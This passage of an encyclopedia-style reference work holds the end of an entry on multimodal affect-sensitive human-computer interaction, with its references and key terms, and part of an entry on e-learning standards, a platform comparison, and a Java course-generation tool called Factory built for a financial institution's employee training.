Hence, while automatic detection of the six basic emotions in posed, controlled audio or visual displays can be done with reasonably high accuracy, detecting these expressions or any expression of human affective behavior in less constrained settings is still a very challenging problem due to the fact that deliberate behavior differs in visual appearance, audio profile, and timing, from spontaneously occurring behavior. Due to this criticism received from both cognitive and computer scientists, the focus of the research in the field started to shift to automatic analysis of spontaneously displayed affective behavior. Several studies have recently emerged on machine analysis of spontaneous facial and/or vocal expressions (Pantic et al., 2007; Zeng et al., 2007).

Also, it has been shown by several experimental studies that integrating the information from audio and video leads to an improved performance of affective behavior recognition. The improved reliability of audiovisual (multimodal) approaches in comparison to single-modal approaches can be explained as follows. Current techniques for detection and tracking of facial expressions are sensitive to head pose, clutter, and variations in lighting conditions, while current techniques for speech processing are sensitive to auditory noise. Audiovisual (multimodal) data fusion can make use of the complementary information from these two (or more) channels. In addition, many psychological studies have theoretically and empirically demonstrated the importance of integration of information from multiple modalities to yield a coherent representation and inference of emotions (e.g., Ambady & Rosenthal, 1992). As a result, an increased number of studies on audiovisual (multimodal) human affect recognition have emerged in recent years (Pantic et al., 2007; Zeng et al., 2007). Those include analysis of pain and frustration from naturalistic facial and vocal expressions (Pal, Iyer, & Yantorno, 2006), analysis of the level of interest in meetings from tone of voice, head and hand movements (Gatica-Perez, McCowan, Zhang, & Bengio, 2005), and analysis of posed vs. spontaneous smiles from facial expressions, head, and shoulder movements (Valstar, Gunes, & Pantic, 2007), to mention a few. However, most of these methods are context insensitive, do not perform analysis of temporal dynamics of the observed behavior, and are incapable of handling unconstrained environments correctly (e.g., sudden movements, occlusions, auditory noise).

CRITICAL ISSUES

The studies reviewed in the previous section indicate two new trends in the research on automatic human affect recognition: analysis of spontaneous affective behavior and multimodal analysis of human affective behavior including audiovisual analysis and multicue visual analysis based on facial expressions, head movements, and/or body gestures. Several previously recognized problems have been studied in depth including multimodal data fusion on both feature-level and decision-level. At the same time, several new challenging issues have been recognized, including the necessity of studying the temporal correlations between the different modalities (audio and visual) and between various behavioral cues (e.g., prosody, vocal outbursts like laughs, facial, head, and body gestures). Besides this critical issue, there are a number of scientific and technical challenges that are essential for advancing the state of the art in the field.

- **Fusion:** Although the problem of multimodal data fusion has been studied in great detail (Zeng et al., 2007), a number of issues require further investigation including the optimal level of integrating different streams, the optimal function for the integration, as well as inclusion of suitable estimations of reliability of each stream.
- **Fusion and context:** How to build context-dependent multimodal fusion is an open and highly relevant issue. Note that context-dependent fusion and discordance handling were never attempted.
- **Dynamics and context:** Since the dynamics of shown behavioral cues play a crucial role in human behavior understanding, how the grammar (i.e., temporal evolvement) of human affective displays can be learned. Since the grammar of human behavior is context-dependent, should this be done in a user-centered manner or in an activity/application-centered manner?
- **Learning vs. education:** What are the relevant parameters in shown affective behavior that an anticipatory interface can use to support humans in their activities? How should this be (re-)learned for novel users and new contexts? Instead of building machine learning systems that will not solve any problem correctly unless they have been trained on similar problems, we should build systems that can be educated, that can improve their knowledge, skills, and plans through experience. Lazy and unsupervised learning can be promising for realizing this goal.
- **Robustness:** Most methods for human affect sensing and context sensing work only in (often highly) constrained environments. Noise, fast and sudden movements, changes in illumination, and so on, cause them to fail.
- **Speed:** Many of the methods in the field do not perform fast enough to support interactivity. Researchers usually choose more sophisticated processing rather than real time processing. A typical excuse is, according to Moore's Law, is that we will have faster hardware soon enough.

CONCLUSION

Multimodal context-sensitive (user-, task-, and application-profiled and affect-sensitive) HCI is likely to become the single most widespread research topic of artificial intelligence (AI) research community (Pantic et al., 2007; Picard, 1997). Breakthroughs in such HCI designs could bring about the most radical change in computing world; they could change not only how professionals practice computing, but also how mass consumers conceive and interact with the technology. However, many aspects of this "new generation" HCI technology, in particular ones concerned with the interpretation of human behavior at a deeper level and the provision of the appropriate response, are not mature yet and need many improvements.

REFERENCES

Ambady, N., & Rosenthal, R. (1992). Thin slices of expressive behavior as predictors of interpersonal consequences: A meta-analysis. *Psychological Bulletin*, *111*(2), 256-274.

Chen, L., Huang, T.S., Miyasato, T., & Nakatsu, R. (1998). Multimodal human emotion/expression recognition. In *Proceedings of the International Conference on Automatic Face and Gesture Recognition* (pp. 396–401).

Dellaert, F., Polzin, T., & Waibel, A. (1996). Recognizing emotion in speech. In *Proceedings of the International Conference on Spoken Language Processing* (pp. 1970–1973).

Ekman, P., & Friesen, W.F. (1969). The repertoire of nonverbal behavioral categories: Origins, usage, and coding. *Semiotica, 1*, 49–98.

Ekman, P., & Rosenberg, E.L., (Eds.). (2005). *What the face reveals: Basic and applied studies of spontaneous expression using the FACS*. Oxford, UK: Oxford University Press.

Fridlund, A.J. (1997). The new ethology of human facial expression. In J.A. Russell & J.M. Fernandez-Dols (Eds.), *The psychology of facial expression* (pp. 103–129). Cambridge, MA: Cambridge University Press.

Gatica-Perez, D., McCowan, I., Zhang, D., & Bengio, S. (2005). Detecting group interest level in meetings. *Proceedings of the International Conference on Acoustics, Speech & Signal Processing, 1*, 489–492.

Goleman, D. (1995). *Emotional intelligence*. New York: Bantam Books.

Hoffman, D.L., Novak, T.P., & Venkatesh, A. (2004). Has the Internet become indispensable? *Communications of the ACM, 47*(7), 37–42.

Juslin, P.N., & Scherer, K.R. (2005) Vocal expression of affect. In J. Harrigan, R. Rosenthal, & K. Scherer (Eds.), *The new handbook of methods in nonverbal behavior research*. Oxford, UK: Oxford University Press.

Kobayashi, H., & Hara, F. (1991). The recognition of basic expressions by neural network. In *Proceedings of the International Conference on Neural Networks* (pp. 460–466).

Lewis, M., & Haviland-Jones, J.M. (Eds.). (2000). *Handbook of emotions*. New York: Guilford Press.

Mase, K. (1991). Recognition of facial expression from optical flow. *IEICE Transactions, E74*(10), 3474–3483.

Pal, P., Iyer, A.N., & Yantorno, R.E. (2006). Emotion detection from infant facial expressions and cries. *Proceedings of the International Conference on Acoustics, Speech & Signal Processing, 2*, 721–724.

Pantic, M., & Bartlett, M.S. (2007). Machine analysis of facial expressions. In K. Delac & M. Grgic (Eds.), *Face recognition* (pp. 377–416). Vienna, Austria: I-Tech Education and Publishing.

Pantic, M., Pentland, A., Nijholt, A., & Huang, T. (2007). Human computing and machine understanding of human behavior: A survey. In *Proceedings of the ACM International Conference on Multimodal Interfaces* (pp. 239–248).

Pantic, M., & Rothkrantz, L.J.M. (2003). Toward an affect-sensitive multimodal human–computer interaction. *Proceedings of the IEEE, 91*(9), 1370–1390.

Picard, R.W. (1997). *Affective computing*. Cambridge, MA: The MIT Press.

Russell, J.A. (1994). Is there universal recognition of emotion from facial expression? *Psychological Bulletin, 115*(1), 102–141.

Suwa, M., Sugie, N., & Fujimora, K. (1978). A preliminary note on pattern recognition of human emotional expression. In *Proceedings of the International Conference on Pattern Recognition* (pp. 408–410).

Valstar, M.F., Gunes, H., & Pantic, M. (2007). How to distinguish posed from spontaneous smiles using geometric features. In *Proceedings of the International Conference on Multimodal Interfaces*.

Wierzbicka, A. (1993). Reading human faces. *Pragmatics and Cognition, 1*(1), 1–23.

Williams, C., & Stevens, K. (1972). Emotions and speech: Some acoustic correlates. *Journal of the Acoustic Society of America, 52*(4), 1238–1250.

Zeng, Z., Pantic, M., Roisman, G.I., & Huang, T.S. (2007). A survey of affect recognition methods: Audio, visual, and spontaneous expressions. In *Proceedings of the International Conference on Multimodal Interfaces*.

KEY TERMS

Affective Computing: The research area concerned with computing that relates to, arises from, or deliberately influences emotion. Affective computing expands HCI by including emotional communication together with appropriate means of handling affective information.

Anticipatory Interface: Software application that realizes human–computer interaction by means of understanding and proactively reacting (ideally, in a context-sensitive manner) to certain human behaviors such as moods and affective feedback.

Context-sensitive HCI: HCI in which the computer's context with respect to nearby humans (i.e., who the current user is, where he is, what his current task is, and how he feels) is automatically sensed, interpreted, and used to enable the computer to act or respond appropriately.

Emotional Intelligence: A facet of human intelligence that includes the ability to have, express, recognize, and regulate affective states, employ them for constructive purposes, and skillfully handle the affective arousal of others. The skills of emotional intelligence have been argued to be a better predictor than IQ for measuring aspects of success in life.

Human–Computer Interaction (HCI): The command and information flow that streams between the user and the computer. It is usually characterized in terms of speed, reliability, consistency, portability, naturalness, and users' subjective satisfaction.

Human–Computer Interface: A software application, a system that realizes human-computer interaction.

Multimodal (Natural) HCI: HCI in which command and information flow exchanges via multiple natural sensory modes of sight, sound, and touch. The user commands are issued by means of speech, hand gestures, gaze direction, facial expressions, and so forth, and the requested information or the computer's feedback is provided by means of animated characters and appropriate media.

Analysis of Platforms for E-Learning

Maribel-Isabel Sánchez-Segura
Carlos III University of Madrid, Spain

Antonio De Amescua
Carlos III University of Madrid, Spain

Fuensanta Mediana-Dominguez
Carlos III University of Madrid, Spain

Arturo Mora-Soto
Carlos III University of Madrid, Spain

Luis Garcia
Carlos III University of Madrid, Spain

THE SOURCE OF THE PROBLEM

Although they are non-educational institutions, financial institutions have specific training needs. The greatest priority in employee training arises when the bank launches a new financial product or service. The difficulty, in such cases, lies in training the employees in all the regional branches so that they can offer good service to meet the clients' demand for the product.

In developing the training program, two factors have to be considered:

- The department responsible for developing the new financial product keeps it secret during the development phase. Therefore, the technical details, tax treatment, and other issues relating to the product are known only after it has been designed and is ready to be launched. Consequently, it is impossible to train employees until the new product has been completely developed; and
- Traditionally, employee training is pyramidal. First of all, the trainers in each training center are trained. These, in turn, train the managers, in groups, from the most important branches. Finally, these managers are responsible for training the employees in their offices.

Considering the specific needs of the employees, and to obtain the maximum profitability from new financial products, we defined the pilot project called Factory to minimize time and cost spent in the development of e-learning courses for financial institutions.

This project was conceived to cover the above-mentioned weaknesses detected in the training process of an important financial institution. The pilot project goals were:

- To improve the spread of knowledge, and
- To minimize the course development cost and time.

The remainder of this article is structured as follows. A summary of the main concepts around e-learning are analyzed: concepts, definitions, and platforms. After that, we present the results obtained from a project to develop ad hoc e-learning courses with what we call the Factory tool. This pilot project consisted of two main parts: developing the Factory tool, and developing the courses with and without this tool, in order to compare the cost/benefit for the institution.

E-LEARNING

E-learning, also known as "Web-based learning" and "Internet-based learning", means different things to different people. The following are a few definitions of e-learning:

- The use of new multimedia technologies and the Internet to improve the quality of learning by facilitating access to resources and services as well as remote exchanges and collaboration (Kis-Tóth & Komenczi, 2007);

- Learning and teaching environment supported by electronic, computing media; the definition includes: (E-Learning in a New Europe, 2005)
  - People (teachers, students, etc.),
  - ICT: computers, notebooks, mobile phones, PDA's, new generation of "calculators", and so forth;
- Learning facilitated and supported through the use of information and communication technologies, according to LTSN Generic Centre;
- Learning supported or enhanced through the application of Information and Communications Technology (LSDA, 2005);
- Computer-supported learning that is characterized by the use of learning systems or materials that are: (Alajanazrah, 2007)
  - Presented in a digital form;
  - Featured with multi- and hyper-media;
  - Support interactivity between learners and instructors;
  - Available online; and
  - Learner-oriented;
- E-learning is the convergence of learning and the Internet, according to Bank of America Securities;
- E-learning is the use of network technology to design, deliver, select, administer, and extend learning, according to Elliott Masie of The Masie Center;
- E-learning is Internet-enabled learning. Components can include content delivery in multiple formats, management of the learning experience, and a networked community of learners, content developers, and experts. E-learning provides faster learning at reduced costs, increased access to learning, and clear accountability for all participants in the learning process. In today's fast-paced culture, organizations that implement e-learning provide their work force with the ability to turn change into an advantage, according to Cisco Systems;
- E-learning is the experience of gaining knowledge and skills through the electronic delivery of education, training, or professional development. It encompasses distance learning and asynchronous learning, and may be delivered in an on-demand environment, or in a format customized for the individual learner (Stark, Schmidt, Shafer, & Crawford, 2002);
- E-learning is education via the Internet, network, or standalone computer. It is network-enabled transfer of skills and knowledge. E-learning refers to using electronic applications and processes to learn. E-learning applications and processes include Web-based learning, computer-based learning, virtual classrooms, and digital collaboration. Content is delivered via the Internet, intranet/extranet, audio or video tape, satellite TV, and CD-ROM (Elearnframe, 2004);
- Any technologically-mediated learning using computers, whether from a distance or in a face-to-face classroom setting (computer-assisted learning) (USD, 2004); and
- Any learning that utilizes a network (LAN, WAN, or Internet) for delivery, interaction, or facilitation; this would include distributed learning, distance learning, computer-based training (CBT) delivered over a network, and WBT. It can be synchronous, asynchronous, instructor-led, computer-based, or a combination (LCT, 2004).

In a general way, the most accepted definition for e-learning is: "The use of technologies to create, distribute and deliver valuable data, information, learning and knowledge to improve on-the-job and organizational performance and individual development". Although it seems to focus on Web-based delivery methods, it is actually used in a broader context.

There are many well-known organizations that are making a big effort to standardize the concepts, processes, and tools that have been developed around e-learning:

- The Aviation Industry CBT (Computer-Based Training) Committee (AICC) (http://www.aicc.org/) (AICC, 1995, 1997) is an international association of technology-based training professionals. The AICC develops guidelines for the aviation industry to develop, deliver, and evaluate CBT and related training technologies. The AICC develops technical guidelines (known as AGRs), for example, platform guidelines for CBT delivery (AGR-002), a DOS-based digital audio guideline (AGR-003) before the advent of window multimedia standards, a guideline for Computer Managed Instruction (CMI) interoperability, this guideline (AGR-006) resulted in the CMI systems that are able to share data with LAN-based CBT courseware from multiple vendors. In January, 1998, the CMI specifications were updated to include Web-based CBT (or WBT). This new Web-based guideline is called AGR-010. In 1999, The CMI (LMS) specifications were updated to include a JavaScript API interface. In 2005, the Package Exchange Notification Services (PENS) guideline (AGR-011) allows Authoring/Content Management system to seamlessly integrate publishing with LMS systems, and the Training Development Checklist (AGR-012) describes a checklist of AICC guidelines to consider before purchasing or developing CBT/WBT content or systems;

- The IEEE Learning Technology Standards Committee (LTSC) (http://www.ieeeltsc.org/) is chartered by the IEEE Computer Society Standards Activity Board to develop accredited technical standards, recommended practices, and guides for learning technology. The Standard for Information Technology, Learning Technology, and Competency Definitions (IEEE, 2003; O'Droma, Ganchev, & McDonnell, 2003) defines a universally-acceptable Competency Definition model to allow the creation, exchange, and reuse of Competency Definition in applications such as Learning Management Systems, Competency or Skill Gap Analysis, Learner and other Competency profiles, and so forth. The standard (IEEE, 2004) describes a data model to support the interchange of data elements and their values between a content object and a runtime service (RTS). It is based on a current industry practice called "computer-managed instruction" (CMI). The work on which this Standard is based was developed to support a client/server environment in which a learning technology system, generically called a learning management system (LMS), delivers digital content, called content objects, to learners. In 2005, LTSC defined two standards (IEEE, 2005a, 2005b), which allow the creation of data-model instances in XML;
- The IMS Global Learning Consortium (http://www.imsproject.org/) develops and promotes the adoption of open technical specifications for interoperable learning technology. The scope for IMS specifications (IMS, 2003a, 2003b), broadly defined as "distributed learning", includes both on and offline settings, taking place synchronously (real-time) or asynchronously. This means that the learning contexts benefiting from IMS specifications include Internet-specific environments (such as Web-based course management systems) as well as learning situations that involve off-line electronic resources (such as a learner accessing learning resources on a CD-ROM). The learners may be in a traditional educational environment (school, university), in a corporate or government training setting, or at home. IMS has undertaken a broad scope of work. They gather requirements through meetings, focus groups, and other sources around the globe to establish the critical aspects of interoperability in the learning markets. Based on these requirements, they develop draft specifications outlining the way that software must be built in order to meet the requirements. In all cases, the specifications are being developed to support international needs;
- The Advanced Distributed Learning (ADL) (http://www.adlnet.org/) initiative, sponsored by the Office of the Secretary of Defense (OSD), is a collaborative effort between government, industry, and academia to establish a new distributed learning environment that permits the interoperability of learning tools and course content on a global scale. The following are several technologies the ADL initiative is currently pursuing:
  - Repository systems provide key infrastructure for the development, storage, management, discovery, and delivery of all types of electronic content;
  - Game-based learning is an e-learning approach that focuses on design and "fun";
  - Simulations are examples of real-life situations that provide the user with incident response decision-making opportunities;
  - Intelligent Tutoring Systems (ITS): "Intelligent" in this context refers to the specific functionalities that are the goals of ITS development;
  - Performance Aiding (also called Performance Support) is one of the approaches being used to support the transformation. Improved human user-centered design of equipment, replacing the human role through automation, as well as new technology for job performance are examples of the

transformational tools under investigation to bridge the gap between training, skills, and performance;
   - Sharable Content Object Reference Model (SCORM) was developed as a way to integrate and connect the work of these organizations in support of the Department of Defense's (DoD) Advanced Distributed Learning (ADL) initiative. The SCORM is a collection of specifications adapted from multiple sources to provide a comprehensive suite of e-learning capabilities that enable interoperability, accessibility and reusability of Web-based learning content (SCORM® 2004, 2006);
- The Center for Educational Technology Interoperability Standards (CETIS) (http://www.cetis.ac.uk) represents UK higher and further education on international educational standards initiatives. These include: the IMS Global Learning Consortium; CEN/ISSS, a European standardization; the IEEE, the international standards body now with a subcommittee for learning technology; and the ISO, the International Standards Organization, now addressing learning technology standards;
- The ARIADNE Foundation (http://www.ariadne-eu.org/) was created to exploit and further develop the results of the ARIADNE and ARIADNE II European projects. These projects created tools and methodologies for producing, managing, and reusing computer-based pedagogical elements and telematics-supported training curricula. The project's concepts and tools were validated in various academic and corporate sites across Europe; and
- Promoting Multimedia Access to Education and Training in European Society (PROMETEUS). PROMETEUS was part of the eEurope 2005 initiative that finished at the end of year 2005 and was followed by the i2010 initiative (Europa.eu, 2006). The output from the Special Interest Groups within PROMETEUS could be in the form of guidelines, best practice handbooks, recommendations to standards bodies, and recommendations to national and international policy-makers. The objectives of PROMETEUS were:

1. To improve the effectiveness of the cooperation between education and training authorities and establishments, users of learning technologies, and service and content providers and producers within the European society;
2. To foster the development of common European and international standards for digital multimedia learning content and services;
3. To give a global dimension to their cooperation, and to having open and effective dialogues on issues relating to learning technologies policy with policy-makers in other regions of the world, while upholding Europe's cultural interests and specificities;
4. To consider that the way to achieve these goals is by following certain common guidelines organizing their future co-operation; and
5. To consider that these guidelines should be based upon analysis of the needs expressed by users of the information and communication technologies in the education and training sectors.

In summary, the main and common goal for these standards is the reuse and interoperability of the educational contents between different systems and platforms.

There are many e-learning tools used in different contexts and platforms but, in general, Web-based training is the tread for the training process in many institutions.

Software tools used in Web-based learning are ranked by function:

1. **Authoring Tools:** Essentially, multimedia creation tools;
2. **Real-Time Virtual Classrooms:** A software product or suite that facilitates the synchronous, real-time delivery of content or interaction by the Web;
3. **Learning Management Systems (LMS):** Enterprise software used to manage learning activities through the ability to catalog, register, deliver, and track learners and learning. Within the learning management systems category, there are at least three subsets of tools:
   a. **Course Management Systems (CMS):** Software that manages media assets, documents, and Web pages for delivery and maintenance of traditional Web sites; it generally consists of functions including content manager, asynchronous collaboration tool, and learning record-keeper;

b. **Enterprise Learning Management Systems (ELMS):** Provides teams of developers with a platform for content organization and delivery for a varied kind of content; and

c. **Learning Content Management Systems (LCMS):** A multi-user enterprise software that allows organizations to author, store, assemble, customize, and maintain learning content in the form of reusable learning objects.

There are many platforms and tools for e-learning; authors made an analysis of the most relevant ones (Table 2) considering eight key features that are rated as: 0 (Not present), 1 (Partially presented), 2 (Present). In Table 1, we define the above mentioned key features.

The e-learning process is not only for educational institutions; actually more institutions use e-learning systems to train their employees.

Non-educational institutions have specific needs and priorities in e-learning. The financial entities prioritize the speed in which courses can be designed for the delivery of new products and services. Courses for training in financial entities are characterized by:

- **Speed in the generation:** The delivery of a new product or service requires efficiency in the multimedia resources integration;
- **Uniformity in design:** The graphic designs are similar for each specific entity (color, logos, etc.);
- **Specificity:** Each course is designed for a particular entity which does not want to exchange contents with other institutions;
- The contents belong to a specific domain, and their structure is predetermined;
- The evaluation processes are simple; and
- The information is restricted to the employees concerned.

With these characteristics, the use of complex e-learning tools is not a wise decision from the cost/benefit point of view.

This is the opposite of the standardization needs such as those outlined by the European Union regarding the Single European Information Space (European Commission, 2005). This program and those of other educational entities require wide scope, variety of styles, designs, and mainly capacity to exchange contents (European Union, 2003).

THE E-FACTORY PROJECT

The e-Factory project consists of two parts: the development of the Factory tool, which is addressed in the section, “Factory Tool”, and a description of the results obtained using the Factory tool, included in the section, “Results from the Use of Factory Tool”.

Table 1. Features for e-learning tools evaluation

Features	Description
Virtual Teams and Meeting Spaces	Some special areas for organizing teams’ information and their meetings with the accurate access and privacy of contents
Workflow Control	This capability implies the organization of the teams’ activities in a coherent and hierarchical way.
Search Engine	A tool to look for information everywhere in the platform
Extension Capability	Some mechanisms to extend and customize the environment functionality
OfficeSuite Integration	This capability implies the option to publish or manage content using any Office Suite such as Open Office or Microsoft Office.
Cross-platform Access	A user must be able to access the environment using a computer with any operating system, any Web browser, and from a personal computer as well as from a mobile device.
Usability	The effectiveness, efficiency, and satisfaction with which users can achieve tasks in a particular environment
Accessibility	The practice of making environments easier to navigate and read; it is intended to assist those with disabilities, but it can be helpful to all readers.

A

Table 2. E-learning tools comparison

Features	Community Server	Joomla!	Xoops	Moodle	PHP Nuke	Sakai	DotNetNuke	Plone	Blackboard	MOSS
Virtual Teams and Meeting Spaces	2	1	1	2	1	2	1	2	2	2
Workflow Control	0	0	0	1	0	1	0	2	1	2
Search Engine	2	2	1	2	1	2	1	2	2	2
Extension Capability	2	2	2	2	2	2	2	2	2	2
Office Suite Integration	0	0	0	0	0	0	0	0	0	2
Cross-platform Access	1	1	1	1	1	1	1	1	1	2
Usability	2	1	1	1	1	2	1	2	2	2
Accessibility	1	1	1	1	1	1	1	2	1	1

Factory Tool


Factory was proposed as the last of a chain of solutions that the financial institution in question considered for the training process. So once e-learning was selected as the training option and the virtual campus (c@mpus) developed, the e-Factory pilot project got started (1999). The first step was to develop the Factory tool, whose main features had to answer the following goals:

1. Factory had to be portable so that it could be easily installed in any personal computer in the financial entity. To achieve this, the use of JAVA code was decided on because the virtual Java machine can be executed in any personal computer;
2. Factory had to facilitate the development of the courses, minimizing time and cost of development. Therefore, Factory was endowed with a set of modules which covers all the necessities of a course. The Factory user can easily and quickly select not only the contents of the course, but also its structure (for instance, the course must be structured in lessons, sections, and paragraphs), style (for instance, the background must be blue, all the course material must include the financial entity's logo, and an exit button), and exercises. These imply a module able to generate structures, styles, and exercises as well as the correspondent modules to read structures, styles, exercises, and contents; and
3. Factory had to generate courses completely ready to be published in the selected Internet virtual campus. Therefore, Factory generated HTML and XML courses.

As a result of the above-mentioned goals, Figure 1 shows a main packages UML diagram to represent an overall view of the Factory tool. The solution adopted for the Factory tool allows:

- Easy inclusion of tracking sentences;
- Visualization of the courses using navigators that understand HTML and also inclusion of a module able to generate the same course in XML code, which can be interpreted by new generation navigators;

Figure 1. Factory tool main packages



- Endowing semantic content to the courses using XML; the same course can be used by different students and, depending on their level, the contents shown will be different; and
- Easy inclusion of new packages.

A brief description of each package follows:

- **Structures generator package:** This package must allow the development of different kinds of structures for the courses. Sometimes the same structure is used for courses of the same level; with this package, the structure is generated once and reused on different courses;
- **Styles generator package:** This package must allow the development of different styles for the courses. Sometimes an organization has a corporate style that must be used in all the courses during the same year. After that, they change some icon or image in the general style of the course. With the use of this package, one style is generated once and reused on all the courses. The style normally includes the general appearance of the course;
- **Exercises generator package:** This package generates exercises to be included in the courses. The kinds of exercises developed with this package are: drag and drop, join with an arrow, test, and simulation; and
- **Factory core package:** This is the part of the system in charge of generating the Web course gathering the contents and exercises, using a selected style and structure. This package has been broken down into in smaller ones (see Figure 2). These are explained below:
  - ◦ Course tracking package: This is the part of the system that includes code sentences in the courses generated to allow student tracking once the courses are allocated in a specific virtual campus;
  - ◦ Structures reader package: This is the part of the system that applies previously-generated structures to a course to be developed;
  - ◦ Styles reader package: This is the part of the system that applies previously-generated styles to a course to be developed;
  - ◦ Exercises reader package: This is the part of the system that includes previously-generated exercises in the course under development;
  - ◦ Contents reader package: This is the part of the system that gathers contents for the course under development. These may be: text, multimedia elements, images and complex contents that are HTML code with JavaScript, and so forth;
  - ◦ XML code generator package: Once all the material is gathered, this part of the system generates the XML code corresponding to the course. The XML format was selected because it allows the development of different levels using the same course; and
  - ◦ HTML code generator package: Since not all the client Web browsers understand XML, we decided to endow this package with the functionality of translating the courses to HTML. In this case, the semantic potential of XML is lost.

The Factory tool was developed with JAVA technology and used Microsoft SQL Server as the database. The communication with the database was implemented using the bridge JDBC-ODBC. The course is generated in HTML or XML format.

The main structure of the interface of the application can be seen in Figure 3.

The course structure allows the insertion of subjects, and each subject can have one or more lessons. Each lesson can be structured in pages, and each page can have information in the form of text, images, multimedia, complex contents that represents complex HTML

Figure 2. Deep view of factory core package





Figure 3. Factory general interface



code, and several kinds of multimedia resources (see Figure 4).

Factory has a course generator process as a final process for the course publication. The product for this process is the HTML or XML pages (see Figure 5).

Factory allows a lot of interesting functionality that cannot be illustrated due to the extension of the paper.

RESULTS FROM THE USE OF THE FACTORY TOOL

The last part of the e-Factory project was the use of the Factory tool to compare cost and development time with those of the outsourced courses.

Figure 4. Factory form for multimedia resources integration




Figure 5. Factory course generator

